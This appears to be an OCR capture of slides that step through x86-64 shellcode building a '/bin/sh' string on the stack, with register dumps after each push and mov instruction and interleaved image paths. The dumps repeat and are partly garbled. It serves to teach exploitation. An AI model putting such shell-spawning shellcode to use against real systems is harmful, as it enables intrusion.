0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
0x0068732f6e69622f
RSI
0x0000000000000000
RSP


push %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
RSP


push %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
RSP


push %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


push %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

